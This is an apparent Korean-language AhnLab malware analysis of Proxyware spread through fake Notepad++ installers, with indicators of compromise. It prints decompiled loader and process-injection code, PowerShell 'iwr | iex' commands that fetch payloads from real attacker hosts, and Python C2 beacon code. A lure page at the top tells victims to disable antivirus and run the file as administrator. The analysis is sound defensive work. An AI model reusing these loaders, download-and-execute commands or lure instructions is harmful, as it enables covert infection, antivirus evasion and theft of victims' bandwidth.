

Notepad++ 도구를 위장해 유포 중인 Proxyware

A asec.ahnlab.com/ko/92163

ATCP

January 19, 2026



February 11, 2025 • Archive Software / Extension Pro

After Verification Click & Go to Download Page

Posted by [admin](#)

Download Now

is a user-friendly and comprehensive website dedicated to providing high-quality software solutions. The website is regularly updated with the latest software trends.

Instructions:

Step 1: If you do not have this program, you can download it here

Step 2: Temporarily disable Windows Defender and antivirus. It is needed so they don't block the program.

Step 3: Download the file and unzip using WinRAR.

Step 4: Open. file as an administrator!!

Search



Email

Submit





AhnLab SSecurity intelligence Center(ASEC)은 Proxyjacking 공격을 모니터링하고 있으며 국내에서 확인된 유포 사례 및 IoC들을 지속적으로 공개하고 있다. Proxyware를 유포하고 있는 Larva-25012 공격자는 최근 Notepad++를 위장한 악성코드를 사용하고 있으며 이외에도 Proxyware를 탐색기 프로세스에 인젝션하거나 파이썬을 활용하는 등 탐지를 우회하기 위한 기법이 변경되고 있다.

Proxyjacking 공격이란 사용자의 동의 없이 Proxyware를 설치하여 감염 시스템의 인터넷 대역폭 일부를 외부에 공유하는 방식으로 공격자들이 수익을 얻는 공격 방식이다. Proxyware란 설치된 시스템에서 현재 사용 가능한 인터넷 대역폭 일부를 외부에 공유하는 프로그램으로서 일반적으로 이를 설치하는 사용자는 대역폭을 제공하는 대신 일정한 금액을 받는다. 만약 공격자가 사용자의 동의 없이 감염 시스템에 Proxyware를 몰래 설치할 경우 감염된 시스템은 비자발적으로 네트워크 대역폭을 탈취당하게 되며 수익은 공격자에게 돌아가게 된다. 이는 Cryptojacking 공격과 유사한데 Proxyware 대신 코인 마이너를 설치하여 감염 시스템의 자원으로 암호 화폐를 채굴하는 것이 차이점이다.

1. 과거 공격 사례

Larva-25012 공격자는 적어도 2024년부터 활동하고 있으며 DigitalPulse [1] 뿐만 아니라 Honeygain, Infatica 등 다양한 Proxyware들을 설치하고 있다. 주로 유튜브 동영상을 무료로 다운로드하는 웹사이트의 광고를 통해 Proxyware 설치 파일을 유포하며 [2] [3] [4] 이외에도 크랙, 키젠 등의 불법 소프트웨어 다운로드 페이지를 위장한 웹사이트의 광고 페이지에서도 악성코드를 유포하고 있다. [5]

AutoClicker, FastCleanPlus, WinMemoryCleaner, SteamCleaner 등 정상 프로그램을 위장한 설치 파일을 유포하며 이를 통해 다운로더 악성코드 DPLoader를 설치한다. 작업 스케줄러에 등록되어 지속적으로 실행되는 DPLoader는 C&C 서버로부터 명령을 다운로드해 실행하는데 현재까지 확인된 파워셸 스크립트는 모두 Proxyware들을 설치하는 기능을 포함하고 있지만 공격자의 선택에 따라 또 다른 유형의 악성코드를 설치할 수 있다.

2. 악성코드 유포

최신 공격 사례들에서 공격자는 다음과 같이 크랙과 같은 불법 소프트웨어 다운로드 페이지를 위장한 웹사이트의 광고 페이지에서 악성코드를 유포 중이다.




Figure 1. 악성코드 유포 페이지

광고 페이지를 거쳐 다운로드된 파일은 이전과 동일하게 깃허브에 업로드되어 있다. 초기 악성코드는 “Setup.msi”라는 이름의 MSI 인스톨러 형태의 악성코드가 사용되었지만 최근 유포 사례에서는 “Setup.zip” 압축 파일 내부에 악성코드를 가지고 있다.





Figure 2. 깃허브에 업로드된 위장 악성코드

3. 악성 인스톨러

3.1. Setup.msi

“Setup.msi”을 통해 유포된 유형은 과거 사례들처럼 닷넷으로 개발된 것이 아닌 C++로 개발되었으며 DLL 형태이다. 해당 악성코드는 “Notepad Update Scheduler”라는 이름의 작업 스케줄러에 등록되어 Rundll32.exe에 의해 실행된다.

Tables	Action	T...	Source	Target
AdminExecuteSequence	LaunchApplication	210	NotepadExeFile	
AdminUISequence	CreateScheduledTask	3170	INSTALLFOLDER	"[SystemFolder]schtasks.exe" /Create /SC HOURLY /MO 1 /TN "Notepad Update Scheduler"
AdvExecuteSequence	RunScheduledTask	3170	SystemFolder	schtasks.exe /Run /TN "Notepad Update Scheduler"
Component	DeleteScheduledTask	3170	INSTALLFOLDER	"[SystemFolder]schtasks.exe" /Delete /TN "Notepad Update Scheduler" /
CustomAction				
Directory				
Feature				
FeatureComponents				
File				
InstallExecuteSequence				
InstallUISequence				
LaunchCondition				

Figure 3. 설치된 악성 DLL을 실행하는 작업 스케줄러 등록 행위

정상적으로 설치된 Notepad++와 함께 실행되는 DLL은 “AggregatorHost.exe” 프로세스에 셸코드를 인젝션하여 동작하는데 셸코드는 내부에 파워셸 스크립트를 생성하는 드로퍼를 포함하고 있다. 참고로 다수의 분석 방해 기법들이 존재하였던 이전까지의 유형들과 달리 추가적인 분석 방해 기법들은 존재하지 않는다.

```

sub_140001770();
if ( !GetTempPathA(0x104u, Buffer) )
    return 1;
if ( fn_stdio_common_vsprintf(FileName, 0x104u, "%stmp.ps1", Buffer) < 0 )
    return 1;
v10 = aFunctionNewGui;
Stream = fopen(FileName, "w");
if ( !Stream )
    return 1;
fputs(v10, Stream);
fclose(Stream);
if ( fn_stdio_common_vsprintf(
    Source,
    0x204u,
    "powershell.exe -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -File \"%s\"",
    FileName) < 0 )
    return 1;
memset(&StartupInfo, 0, sizeof(StartupInfo));
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
StartupInfo.cb = 104;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
strcpy(Destination, Source);
if ( !CreateProcessA(0, Destination, 0, 0, 0, 0x80000000u, 0, 0, &StartupInfo, &ProcessInformation) )

```

Figure 4. 파워셸 생성 루틴

파워셸 스크립트는 이전 사례들과 동일하게 NodeJS를 설치하고 2개의 난독화된 JavaScript 악성 코드 즉 DPLoader를 랜덤한 폴더명 및 GUID 포맷의 파일명으로 생성하고 “UNBScheduler”, “UNPScheduler”라는 이름의 작업 스케줄러에 등록한다. 이외에도 예외 경로 추가, 보안 알림 차단, 악성코드 제출 비활성화 등 Windows Defender의 정책을 변경하여 탐지를 우회하도록 한다.

Task Name	Executable File	Executable Arguments
UNBScheduler	"C:\Program Files\nodejs\node.exe"	"C:\543W90f95653fa.js" 8186
UNPScheduler	"C:\Program Files\nodejs\node.exe"	"C:\3722Wd253622808.js" 8186

Figure 5. 작업 스케줄러에 등록된 JavaScript 악성코드

3.2. Setup.zip

“Setup.zip” 압축 파일을 통해 유포된 유형은 압축 파일 내부에 정상 Notepad++ 프로그램 “Setup.exe”와 로더 악성코드 “TextShaping.dll”이 존재한다. 사용자가 “Setup.exe”를 실행할 경우 DLL Side-Loading 방식으로 악성코드가 로드되어 실행된다. “TextShaping.dll”는 내부에 암호화된 셸코드를 가지고 있다가 실행 시 복호화해서 실행하며 셸코드 또한 내부에 포함된 드로퍼를 복호화하여 메모리에서 실행한다.




Figure 6. Setup.zip 내부의 악성코드

```

Sleep(1000u);
Size = 173492;
Block = malloc(0x2A5B4u);
if ( !Block )
    return 0;
for ( i = 0; i < Size; ++i )
    *((_BYTE *)Block + i) = byte_386CAD5D8[i % qword_386CAD5E8] ^ byte_386C83020[i];
lpAddress = VirtualAlloc(0, Size, 0x1000u, 0x40u);
if ( lpAddress )
{
    memcpy(lpAddress, Block, Size);
    free(Block);
    VirtualProtect(lpAddress, Size, 0x20u, &flOldProtect);
    hThread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)lpAddress, 0, 4u, 0);
    if ( hThread )
    {
        ResumeThread(hThread);
    }
}

sub_140001770();
if ( !GetTempPathA(0x104u, Buffer) )
    return 1;
if ( sub_1400027E0(FileName, 0x104u, "%stmp.ps1", Buffer) < 0 )
    return 1;
v10 = "$ErrorActionPreference = 'Stop'\n"
"[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12\n"
"$nodeUrl = \"https://www.python.org/ftp/python/3.12.2/python-3.12.2-embed-amd64.zip\"\n"
"$jsUrl = \"https://armortra.xyz/8101.py\"\n"
"$nodePath = Join-Path -Path \"$env:LOCALAPPDATA\" -ChildPath \"Notepad\\Notepad\"\n"
"$taskName = \"Notepad Update Scheduler\"\n"
"$wscript = \"$env:WINDIR\\System32\\wscript.exe\"\n"
"$task = Get-ScheduledTask -TaskPath \"\\\" -TaskName $taskName -ErrorAction SilentlyContinue\n"

```

Figure 7. 로더 악성코드와 복호화된 드로퍼

드로퍼가 생성한 “tmp.ps1”은 파이썬 공식 홈페이지에서 파이썬 설치 파일을 다운로드해 설치하고 파이썬으로 개발된 DPLoader를 설치한다. 그리고 GUID 포맷의 랜덤한 이름을 갖는 VBS 런처를 생성하는데 이는 파이썬을 이용해 DPLoader를 실행하는 기능을 담당한다. 마지막으로 작업 스케줄러 “Notepad Update Scheduler” VBS 런처를 등록해 지속적으로 DPLoader가 동작할 수 있도록 한다.

Type	Path
Python	“%LOCALAPPDATA%\Notepad\Notepad\[GUID]” 경로 내부
Launcher	%LOCALAPPDATA%\Notepad\Notepad\[GUID][GUID].vbs
DPLoader	%LOCALAPPDATA%\Notepad\Notepad\[GUID][GUID]

Table 1. 악성코드 설치 경로

4. DPLoader

4.1. JavaScript 버전

난독화된 JavaScript 악성코드들은 다음과 같은 정보를 C&C 서버에 전송하고 응답으로 전달받은 명령을 실행할 수 있다. 해당 유형은 처음 확인되었을 때부터 지금까지 유사한 형태가 사용되고 있으며 여기에서는 분류를 위해 DPLoader로 정리한다.

항목	데이터
os_type	“Windows_NT”
os_name	“win32”
os_release	운영체제 버전
os_version	운영체제 종류
os_hostname	컴퓨터 이름
os_arch	운영체제 아키텍처
machine_id	Machine ID
agent_version	Agent 버전 (“2.0.0-js”)
session_id	Session ID
publisher_id	랜덤 숫자 (JavaScript 악성코드 실행 시 사용되는 인자)

Table 2. 전송 데이터

```

{
  "id": "843987598497664",
  "metadata": "{\"mode\":\"v\",\"script\":\"[\"powershell.exe -ExecutionPolicy Bypass -Command \\\"$scriptUrl = 'https://pub-3e3cb8bc2b6048acb2ab984f03d123f1.r2.dev/123654345.ps1'; $tempScriptPath = [System.IO.Path]::Combine($env:TEMP, 'tmp.ps1'); [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; iwr -UseBasicParsing -Uri $scriptUrl -OutFile $tempScriptPath; . $tempScriptPath\\\"\\\"]}\""}
}

{
  "id": "66c5debef476d697ed4ecb64",
  "metadata": "{\"mode\":\"v\",\"script\":\"[\"powershell.exe -ExecutionPolicy Bypass -Command \\\"iwr -UseBasicParsing -Uri https://d37k0r4olv9brc.cloudfront.net/93845.ps1 | iex\\\"\\\"]}\""}
}

```

Figure 8. 응답으로 전달받은 파워셸 명령

4.2. Python 버전

Python 버전의 DPLoader는 JavaScript 버전과 비교해서 난독화가 없고 기능이 단순화되었다. C&C 서버에 정보를 전송하고 명령을 다운로드할 때는 “/d” URL이 사용되며 에러 보고 목적으로는 “/e” URL이 사용된다.

```

12  ENDPOINT_URL = "https://trustv.xyz/d"
13  PUBLISHER_ID = "8101"
14  AGENT_VERSION = "1.0.0-py"
15  HTTP_TIMEOUT_S = 60
16
17  IS_WINDOWS = os.name == "nt"
18
19  _ERROR_REPORTING_GUARD = False
20  _CACHED_MACHINE_ID: Optional[str] = None
21
215 def main() -> None:
216     try:
217         require_windows()
218
219         payload = build_payload()
220         response_body = post_json(ENDPOINT_URL, payload)
221         scripts = parse_scripts(response_body)
222
223         for cmd in scripts:
224             if not isinstance(cmd, str):
225                 continue
226             execute_command(cmd)
227
228     except Exception as e:
229         report_error("main", e)
230     raise

```

Figure 9. DPLoader의 주요 루틴

항목	데이터
agent_version	Agent 버전 (“1.0.0-py”)
machine_id	Machine ID (GUID)
os_name	“win32”
os_version	운영체제 종류
publisher_id	“8101”

Table 3. 전송 데이터

5. Proxyware

5.1. Infatica

“UNBScheduler” 작업에 등록된 DPLoader는 과거 사례와 동일하게 Infatica Proxyware를 설치하였다. 설치를 담당하는 파워셸은 과거 “LAN Network Status”라는 이름으로 “CleanZilo.exe”를 등록하여 동일 경로에 위치한 Infatica Proxyware인 “infatica_agent.dll”을 로드해 실행시킨 것과 달리 “Microsoft Anti-Malware Tool”라는 이름의 작업으로 “MicrosoftAntiMalwareTool.exe”를 등록한다. 이외에도 윈도우 디펜더를 비활성화하거나 과거 사용했던 “FastCleanPlus”와 같은 작업들을 비활성화하고 또 다른 C&C 서버에 결과를 보고한다.

5.2. DigitalPulse

“UNPScheduler” 작업에 등록된 DPLoader는 DigitalPulse Proxyware를 설치하였다. 다운로드된 파워셸 스크립트는 “SyncTaskUpdatescheduler”라는 이름의 작업을 생성하는데 Rundll32를 이용해 다운로드한 “syncupdates.dll”을 실행시키는 기능을 담당한다. 참고로 “syncupdates.dll”도 위의 Notepad++ 악성코드의 DLL과 동일하게 Export 함수 이름이 “start”이며 셸코드를 인젝션하는 기능을 담당한다. 차이점이라고 한다면 이번에는 탐색기 즉 “explorer.exe” 프로세스에 인젝션한다는 점이다.

```

LODWORD(NumberOfBytesWritten[0]) = 0;
v2 = HJKLPO();
if ( v2 )
{
    v3 = OpenProcess(0x3Au, 0, dwProcessId);
    if ( (v3 - 1) > 0xFFFFFFFFFFFFFFFFDuLL )
    {
        free(v2);
    }
    else
    {
        v4 = VirtualAllocEx(v3, 0, ASDFGH, 0x3000u, 0x20u);
        if ( v4 )
        {
            v5 = WriteProcessMemory(v3, v4, v2, ASDFGH, NumberOfBytesWritten);
            free(v2);
            if ( LODWORD(NumberOfBytesWritten[0]) == ASDFGH
                && v5
                && (RemoteThread = CreateRemoteThread(v3, 0, 0, v4, 0, 0, 0), (RemoteThread - 1) <= 0xFFFFFFFFFFFFFFFFDuLL) )
            {
                if ( WaitForSingleObject(RemoteThread, 0xFFFFFFFF) != -1 )
            }
        }
    }
}

int start()
{
    DWORD v0; // eax
    int result; // eax

    v0 = QWERTYU("explorer.exe");
    if ( v0 )
    {
        result = MNBVCXZ(v0);
        if ( result != -1 )
            return result;
        return printf("Er");
    }
    printf("Er");
    result = MNBVCXZ(0);
    if ( result == -1 )
        return printf("Er");
}

```

Figure 10. 인젝션 루틴

최종적으로 탐색기에 인젝션되어 동작하는 것은 난독화되어 있지만 DigitalPulse Proxyware이다. DigitalPulse는 Go 언어로 작성되었으며 감염 시스템의 기본적인 정보들을 수집해 전송한 후 Proxyware 기능을 수행한다.

Address	Length	Type	String	Address	Length	Type	String
---------	--------	------	--------	---------	--------	------	--------

Figure 11. 기존 유형과 난독화된 DigitalPulse Proxyware 비교

Python 버전의 DPLoader도 파워셸 명령을 다운로드해 실행하는데 위와 동일하게 DigitalPulse Proxyware를 다운로드해 설치하는 기능을 담당한다. 다운로드된 악성코드는 “%LOCALAPPDATA%\Microsoft\Microsoft Windows Pluton\ [GUID]\MicrosoftWindowsPlutonTaskScheduler.dll” 경로에 생성되며 작업 스케줄러 “MicrosoftWindowsPlutonTaskScheduler”에 의해 등록되어 Runll32.exe를 이용해 실행된다. 해당 악성코드도 동일하게 인젝터이며 탐색기 프로세스에 DigitalPulse Proxyware를 인젝션한다.

```

1 $ErrorActionPreference = 'Stop'
2 [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
3 $ddlUrl = "C:\Windows\System32\rundll32.exe"
4 $jsUrl = "https://pub-f49912a0502f41d8a3335b371c910107.r2.dev/windowspluton.dll"
5 $nodePath = Join-Path -Path "$env:LOCALAPPDATA" -ChildPath "Microsoft\Microsoft Windows Pluton"
6 $taskName = "MicrosoftWindowsPlutonTaskScheduler"
7 $task = Get-ScheduledTask -TaskPath "\" -TaskName $taskName -ErrorAction SilentlyContinue
8 if (-not ($task)) {
9     if (-not (Test-Path $nodePath)) {
10         New-Item -ItemType Directory -Path $nodePath -Force
11     }
12     $filename = "MicrosoftWindowsPlutonTaskScheduler.dll"
13     $dirrandomname = [guid]::NewGuid()
14     $dir = "$nodePath\$dirrandomname"
15     $js = "$dir\$filename"
16     $xml = "$dir\t.xml"
17     $ProgressPreference = "SilentlyContinue"
18     New-Item -ItemType Directory -Path $dir -Force | Out-Null
19     Invoke-WebRequest -Uri $jsUrl -OutFile $js -UseBasicParsing
20
21     try { (Get-Item $dir).Attributes = (Get-Item $dir).Attributes -bor [IO.FileAttributes]::Hidden } catch {}
22     $startBoundary = (Get-Date).ToString("s")
23     $exeTaskXml =
24     "<?xml version=""1.0"" encoding=""UTF-16""?>" +

```

Figure 12. 다운로드된 파워셸 명령

6. 결론

최근 불법 소프트웨어 크랙 다운로드 페이지를 통해 다양한 Proxyware가 유포되고 있다. Proxyware 악성코드는 시스템의 리소스를 이용해 수익을 얻는다는 점에서 코인 마이너와 유사하며 최근에는 국내 다수의 시스템들이 공격 대상이 되고 있다.

사용자는 공식 홈페이지가 아닌 광고 및 팝업과 같은 의심스러운 웹 사이트나 자료 공유 사이트에서 실행 파일을 설치하는 행위를 주의해야 한다. 또한 이미 감염된 시스템의 경우 V3 제품을 설치하여 추가적인 악성코드 감염을 막아야 한다.

MD5

01f6153a34ab6974314cf96cced9939f

05e27d1d0d1e24a93fc72c8cf88924f8

0fe7854726d18bbc48a5370514c58bea

171e48e5eeae673c41c82292e984bac9

18c1e128dbfe598335edb2ce3e772dd1

추가 IoC는 ATIP에서 제공됩니다.

URL

[https://armortra\[.\]xyz/8101\[.\]py](https://armortra[.]xyz/8101[.]py)

[https://d37k0r4olv9brc\[.\]cloudfront\[.\]net/93845\[.\]ps1](https://d37k0r4olv9brc[.]cloudfront[.]net/93845[.]ps1)

[https://d37k0r4olv9brc\[.\]cloudfront\[.\]net/MicrosoftAntiMalwareTool\[.\]exe](https://d37k0r4olv9brc[.]cloudfront[.]net/MicrosoftAntiMalwareTool[.]exe)

[https://d37k0r4olv9brc\[.\]cloudfront\[.\]net/infatica_agent\[.\]dll](https://d37k0r4olv9brc[.]cloudfront[.]net/infatica_agent[.]dll)

[https://github\[.\]com/JamilahZakiyya/note/raw/main/Setup\[.\]msi](https://github[.]com/JamilahZakiyya/note/raw/main/Setup[.]msi)

추가 IoC는 ATIP에서 제공됩니다.

FQDN

armotra[.]xyz

easy-horizon[.]com

furtheret[.]com

trustv[.]xyz

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

